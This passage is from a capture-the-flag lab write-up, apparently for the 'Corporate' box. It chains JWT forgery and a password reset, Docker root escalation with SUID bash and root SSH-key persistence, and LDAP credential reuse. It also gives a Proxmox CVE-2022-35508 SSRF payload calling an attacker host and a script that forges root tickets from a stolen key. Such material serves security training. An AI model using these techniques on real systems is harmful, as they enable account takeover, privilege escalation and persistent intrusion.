
Normally, secrets got committed into the git history should never be used in a production environment. But mistakes can be made for this, and they often do.
To verify the secret, I fetched a JWT token that was acquired earlier and checked the signature using cyberchef. 
“jwt expired” meant the signature was verified but expired, otherwise it would display “invalid signature”.
JWT Forge
Now I could forge JWT tokens and authenticate as any user in the corporate domain.
As I required an account in the engineer group to perform a docker-based privilege escalation, I proceeded to forge a token for richie.cormier, a member of that group.
I ran getent to get the user ID.
1
2
elwin.jones@corporate-workstation-04:~$ getent passwd richie.cormier
richie.cormier:*:5027:5027:Richie Cormier:/home/guests/richie.cormier:/bin/bash
Then I used cyberchef to forge a JWT token. I also set the requireCurrentPassword to false, enabling a password reset without the current password. 
I inserted the token as a cookie, and successfully authenticated as richie.cormier. 
In the corporate-sso source code I found the password resetting page was at /reset-password. I visited the page and reset the user password to Password1. 
Then I was able to login via SSH as richie.cormier, who was in the engineer group.
1
2
3
4
5
❯ ssh richie.cormier@10.9.0.4
richie.cormier@10.9.0.4's password:
<SNIP>
richie.cormier@corporate-workstation-04:~$ id
uid=5027(richie.cormier) gid=5027(richie.cormier) groups=5027(richie.cormier),502(engineer)
Root (Workstation)
Docker Privilege Escalation
The user could run docker commands, but no container image was installed.
1
2
richie.cormier@corporate-workstation-04:~$ docker ps
CONTAINER ID   IMAGE     COMMAND   CREATED   STATUS    PORTS     NAMES
The technique for escalating privileges via Docker is to create a container, mount the root filesystem into it, and then enter the container with an interactive shell to access the root filesystem.
I downloaded the alpine image and transferred it to the target.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
❯ docker pull alpine
Using default tag: latest
latest: Pulling from library/alpine
2d35ebdb57d9: Pull complete
Digest: sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8dd412
Status: Downloaded newer image for alpine:latest
docker.io/library/alpine:latest

❯ docker save -o alpine.docker alpine

# ON TARGET MACHINE
richie.cormier@corporate-workstation-04:~$ nc -lp 8888 > alpine.docker

# ON LOCAL MACHINE
❯ pv alpine.docker | nc -q 0 10.9.0.4 8888
8.22MiB 0:00:11 [ 741KiB/s] [==================================================================>] 100%

❯ md5sum alpine.docker
881bfa2b18ef1a0befc27988dd346e12  alpine.docker

# ON TARGET MACHINE
richie.cormier@corporate-workstation-04:~$ md5sum alpine.docker
881bfa2b18ef1a0befc27988dd346e12  alpine.docker
I ran docker load to load the image.
1
2
3
4
5
6
richie.cormier@corporate-workstation-04:~$ docker load -i alpine.docker
256f393e029f: Loading layer [==================================================>]  8.607MB/8.607MB
Loaded image: alpine:latest
richie.cormier@corporate-workstation-04:~$ docker images
REPOSITORY   TAG       IMAGE ID       CREATED        SIZE
alpine       latest    706db57fb206   39 hours ago   8.32MB
I ran docker run to mount the root filesystem and started the container.
1
2
richie.cormier@corporate-workstation-04:~$ docker run --rm -it -v /:/host alpine /bin/sh
/ #
I made a copy of bash and set SUID for persistence. Then I added a SSH key for root.
1
2
3
/host # cp bin/bash dev/shm/bash; chmod 4777 dev/shm/bash
/host # echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJuy7cXJmQ8/JUAKP4s7v+ifUq9LHNQW2bQHqPuUjw8V' >> root/.ssh/autho
rized_keys
Then I successfully logged in as root.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
❯ ssh root@10.9.0.4 -i ../sshkeys/id_ed25519
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 10 Oct 04:52:41 UTC 2025

  System load:  0.0               Processes:                103
  Usage of /:   62.1% of 6.06GB   Users logged in:          0
  Memory usage: 18%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for ens18:   10.9.0.4


Expanded Security Maintenance for Applications is not enabled.

10 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Oct 10 03:22:29 2025 from 10.9.0.1
root@corporate-workstation-04:~#
Sysadmin
I didn’t find much interesting after root. I proceeded to enumerate home directories of other users.
I found the credentials for SSSD, so I could now query users via LDAP.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
root@corporate-workstation-04:/etc/sssd# cat sssd.conf
[sssd]
config_file_version = 2
domains = corporate.htb

[domain/corporate.htb]
id_provider = ldap
auth_provider = ldap
ldap_uri = ldap://ldap.corporate.htb
cache_credentials = True
ldap_search_base = dc=corporate,dc=htb
ldap_auth_disable_tls_never_use_in_production = True
ldap_default_authtok = ALo5u1njam14j1r8451amt5T
ldap_default_bind_dn = cn=autobind,dc=corporate,dc=htb
cn=autobind,dc=corporate,dc=htb:ALo5u1njam14j1r8451amt5T
I ran ldapsearch and found domain groups.
1
2
3
4
5
6
7
8
9
❯ ldapsearch -H ldap://10.9.0.1 -x -b "dc=corporate,dc=htb" -D "cn=autobind,dc=corporate,dc=htb" -w "ALo5u1njam14j1r8451amt5T" '(objectClass=*)' | grep 'dn:'
<SNIP>
dn: cn=hr,ou=Groups,dc=corporate,dc=htb
dn: cn=it,ou=Groups,dc=corporate,dc=htb
dn: cn=sales,ou=Groups,dc=corporate,dc=htb
dn: cn=finance,ou=Groups,dc=corporate,dc=htb
dn: cn=engineer,ou=Groups,dc=corporate,dc=htb
dn: cn=sysadmin,ou=Groups,dc=corporate,dc=htb
<SNIP>
I ran ldapsearch again to enumerate the sysadmin group.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
❯ ldapsearch -H ldap://10.9.0.1 -x -b "cn=sysadmin,ou=Groups,dc=corporate,dc=htb" -D "cn=autobind,dc=corporate,dc=htb" -w "ALo5u1njam14j1r8451amt5T"
# extended LDIF
#
# LDAPv3
# base <cn=sysadmin,ou=Groups,dc=corporate,dc=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# sysadmin, Groups, corporate.htb
dn: cn=sysadmin,ou=Groups,dc=corporate,dc=htb
gidNumber: 500
objectClass: top
objectClass: posixGroup
cn: sysadmin
memberUid: stevie.rosenbaum  <---
memberUid: amie.torphy  <---

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
There were two users in the group, stevie.rosenbaum and amie.torphy.
I ran su and logged in as stevie.rosenbaum.
1
2
3
root@corporate-workstation-04:~# su - stevie.rosenbaum
stevie.rosenbaum@corporate-workstation-04:~$ id
uid=5007(stevie.rosenbaum) gid=5007(stevie.rosenbaum) groups=5007(stevie.rosenbaum),500(sysadmin),503(it)
A private SSH key was in user’s .ssh/ directory.
1
2
3
4
5
6
7
8
9
stevie.rosenbaum@corporate-workstation-04:~$ ls -la .ssh
total 28
drwx------ 2 stevie.rosenbaum stevie.rosenbaum 4096 Apr 13  2023 .
drwxr-x--- 5 stevie.rosenbaum stevie.rosenbaum 4096 Nov 27  2023 ..
-rw------- 1 stevie.rosenbaum stevie.rosenbaum   61 Apr 13  2023 config
-rw------- 1 stevie.rosenbaum stevie.rosenbaum 2635 Apr 13  2023 id_rsa
-rw-r--r-- 1 stevie.rosenbaum stevie.rosenbaum  591 Apr 13  2023 id_rsa.pub
-rw------- 1 stevie.rosenbaum stevie.rosenbaum  364 Apr 13  2023 known_hosts
-rw-r--r-- 1 stevie.rosenbaum stevie.rosenbaum  142 Apr 13  2023 known_hosts.old
I checked the SSH config file and identified the key was for sysadmin.
1
2
3
4
stevie.rosenbaum@corporate-workstation-04:~$ cat .ssh/config
Host mainserver
    HostName corporate.htb
    User sysadmin  <---
I downloaded the key and used it to SSH into the host at 10.9.0.1.
1
2
3
4
5
6
7
8
9
10
11
12
❯ ssh -i id_rsa sysadmin@10.9.0.1
Linux corporate 5.15.131-1-pve #1 SMP PVE 5.15.131-2 (2023-11-14T11:32Z) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Dec 27 09:50:05 2023 from 10.8.0.3
sysadmin@corporate:~$ id
uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin)
Root (Corporate)
Enum
After performing routine manual and automated enumeration, I focused on the backup files. Two proxmox backup files were of particular interest because they were virtual machine backups and may contain sensitive data.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
sysadmin@corporate:/var/backups$ ls -la
total 62528
drwxr-xr-x  4 root root     4096 Nov 27  2023 .
drwxr-xr-x 12 root root     4096 Apr  8  2023 ..
-rw-r--r--  1 root root    51200 Apr  9  2023 alternatives.tar.0
-rw-r--r--  1 root root     6302 Nov 27  2023 apt.extended_states.0
-rw-r--r--  1 root root      782 Apr 12  2023 apt.extended_states.1.gz
-rw-r--r--  1 root root      766 Apr  8  2023 apt.extended_states.2.gz
-rw-r--r--  1 root root      256 Apr  8  2023 apt.extended_states.3.gz
-rw-r--r--  1 root root        0 Apr 16  2023 dpkg.arch.0
-rw-r--r--  1 root root       32 Apr 15  2023 dpkg.arch.1.gz
-rw-r--r--  1 root root       32 Apr  9  2023 dpkg.arch.2.gz
-rw-r--r--  1 root root      261 Apr  7  2023 dpkg.diversions.0
-rw-r--r--  1 root root      160 Apr  7  2023 dpkg.diversions.1.gz
-rw-r--r--  1 root root      160 Apr  7  2023 dpkg.diversions.2.gz
-rw-r--r--  1 root root      332 Apr  7  2023 dpkg.statoverride.0
-rw-r--r--  1 root root      209 Apr  7  2023 dpkg.statoverride.1.gz
-rw-r--r--  1 root root      209 Apr  7  2023 dpkg.statoverride.2.gz
-rw-r--r--  1 root root   701161 Apr 15  2023 dpkg.status.0
-rw-r--r--  1 root root   186927 Apr 12  2023 dpkg.status.1.gz
-rw-r--r--  1 root root   186448 Apr  8  2023 dpkg.status.2.gz
-rw-r--r--  1 root root 62739772 Apr 15  2023 proxmox_backup_corporate_2023-04-15.15.36.28.tar.gz  <---
-rw-r--r--  1 root root    76871 Apr 15  2023 pve-host-2023_04_15-16_09_46.tar.gz  <---
drwx------  3 root root     4096 Apr  7  2023 slapd-2.4.57+dfsg-3+deb11u1
drwxr-xr-x  2 root root     4096 Apr  7  2023 unknown-2.4.57+dfsg-3+deb11u1-20230407-203136.ldapdb
CVE-2022-35508
Searching for “proxmox privilege escalation” on Google yielded a few results. A prominent one was CVE-2022-35508. 
It led to a post by Star Labs detailing the steps for SSRF, LFI, and Privilege Escalation.
I followed the guide to test for Server-Side Request Forgery (SSRF). 
I constructed a payload following the post and specified the hostname as my IP.
1
sysadmin@corporate:~$ curl -L http://localhost:8006%2Fapi2%2Fjson%2Fnodes%2Fpve1%2Ftasks%2F@10.10.xxx.xxx/
I got a callback in my server, confirming the SSRF.
1
2
3
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.229.168 - - [11/Oct/2025 06:21:17] "GET / HTTP/1.1" 200 -
However, I couldn’t exploit the LFI.
I proceeded to download the two backup files using scp.
1
2
3
4
5
❯ scp -i id_rsa sysadmin@10.9.0.1:/var/backups/pve-host-2023_04_15-16_09_46.tar.gz .
pve-host-2023_04_15-16_09_46.tar.gz                                              100%   75KB  86.4KB/s   00:00

❯ scp -i id_rsa sysadmin@10.9.0.1:/var/backups/proxmox_backup_corporate_2023-04-15.15.36.28.tar.gz .
proxmox_backup_corporate_2023-04-15.15.36.28.tar.gz                              100%   60MB   1.6MB/s   00:36
I found authkey.key in pve-host-2023_04_15-16_09_46.tar.gz, which, according to the post, can be used to generate an authentication token for the proxmox APIs.
1
2
3
4
5
6
7
8
❯ cat etc/pve/priv/authkey.key
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA4qucBTokukm1jZuslN5hZKn/OEZ0Qm1hk+2OYe6WtjXpSQtG
EY8mQZiWNp02UrVLOBhCOdW/PDM0O2aGZmlRbdN0QVC6dxGgE4lQD9qNKhFqHgdR
Q0kExxMa8AiFNJQOd3XbLwE5cEcDHU3TC7er8Ea6VkswjGpxn9LhxuKnjAm81M4C
frIcePe9zp7auYIVVOu0kNplXQV9T1l+h0nY/Ruch/g7j9sORzCcJpKviJbHGE7v
OXxqKcxEOWntJmHZ8tVb4HC4r3xzhA06IRj3q/VrEj3H6+wa6iEfYJgp5flHtVA8
<SNIP>
I fetched the ticket generating portion of the poc, and changed PMG to PVE.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
import logging
import base64
import subprocess
import tempfile
import time

logging.basicConfig(format='%(asctime)s - %(message)s', level=logging.INFO)

def generate_ticket(username='root@pam', time_offset=-30):
    timestamp = hex(int(time.time()) + time_offset)[2:].upper()
    plaintext = f'PVE:{username}:{timestamp}'

    txt_path = tempfile.NamedTemporaryFile(delete=False)
    logging.info(f'writing plaintext to {txt_path.name}')
    txt_path.write(plaintext.encode('utf-8'))
    txt_path.close()

    logging.info(f'calling openssl to sign')
    sig = subprocess.check_output(
        ['openssl', 'dgst', '-sha1', '-sign', "authkey.key", '-out', '-', txt_path.name])
    sig = base64.b64encode(sig).decode('latin-1')

    ret = f'{plaintext}::{sig}'
    logging.info(f'generated ticket for {username}: {ret}')

    return ret

generate_ticket()
I ran the script and it generated a ticket for cookie.
1
2
3
4
❯ python generate_ticket.py
2025-10-10 19:57:46,958 - writing plaintext to /tmp/tmpe6pjv65g
2025-10-10 19:57:46,958 - calling openssl to sign
2025-10-10 19:57:46,979 - generated ticket for root@pam: PVE:root@pam:68E8F49C::BS1y0RlWtGS/bmUPvAck2kMwyIZU2xjLN1K6dfbK+QumMrFHj1xD9INCpJJBgXoQVVQ2kisoblDY52jucdgN4q6LTy1IRTGuxFrTZPrRBTlyejaRdXGrgm/ky8Gabj1S99tkbdPKaASFa9p877W5qnpFkVLZ6xrwpX3yYcV5YbI6oa/16OZmExdFbaNuVm/hZ4NC2sFiXor8dCMy8KlGMTenlAH63iIWQDTVqkYjuaTVGMObSWlYde67AgsoY+Q0OaJ/hUIFqYsC6uMiaD4D7WzwSKf1Wh7g1PW1To4SKTMohjz8A+bP1jheukdfzw/x4IREPrGK8NOB1oC0VyqpSw==
I ran curl to test the cookie. The presence of the Proxmox object in the response indicated the authentication was successful. I noted down the CSRF token 68E8F4D2:E+tWtnOvdovCqwGZa74W8/Bbv5xus5Hhipkkr2JHkj8.
1
2
3
4
5
6
7
8
9
sysadmin@corporate:~$ curl -L -k localhost:8006 -b "PVEAuthCookie=PVE:root@pam:68E8F49C::BS1y0RlWtGS/bmUPvAck2kMwyIZU2xjLN1K6dfbK+QumMrFHj1xD9INCpJJBgXoQVVQ2kisoblDY52jucdgN4q6LTy1IRTGuxFrTZPrRBTlyejaRdXGrgm/ky8Gabj1S99tkbdPKaASFa9p877W5qnpFkVLZ6xrwpX3yYcV5YbI6oa/16OZmExdFbaNuVm/hZ4NC2sFiXor8dCMy8KlGMTenlAH63iIWQDTVqkYjuaTVGMObSWlYde67AgsoY+Q0OaJ/hUIFqYsC6uMiaD4D7WzwSKf1Wh7g1PW1To4SKTMohjz8A+bP1jheukdfzw/x4IREPrGK8NOB1oC0VyqpSw=="
<SNIP>
    Proxmox = {
        Setup: { auth_cookie_name: 'PVEAuthCookie' },
        defaultLang: 'en',
        NodeName: 'corporate',
        UserName: 'root@pam',
        CSRFPreventionToken: '68E8F731:8GsMFM5ntVWEwnx28kIy7H9YSgPMb7yOnP3EqcM9F9g'
<SNIP>
I tested the config end point, and it worked.
1
2
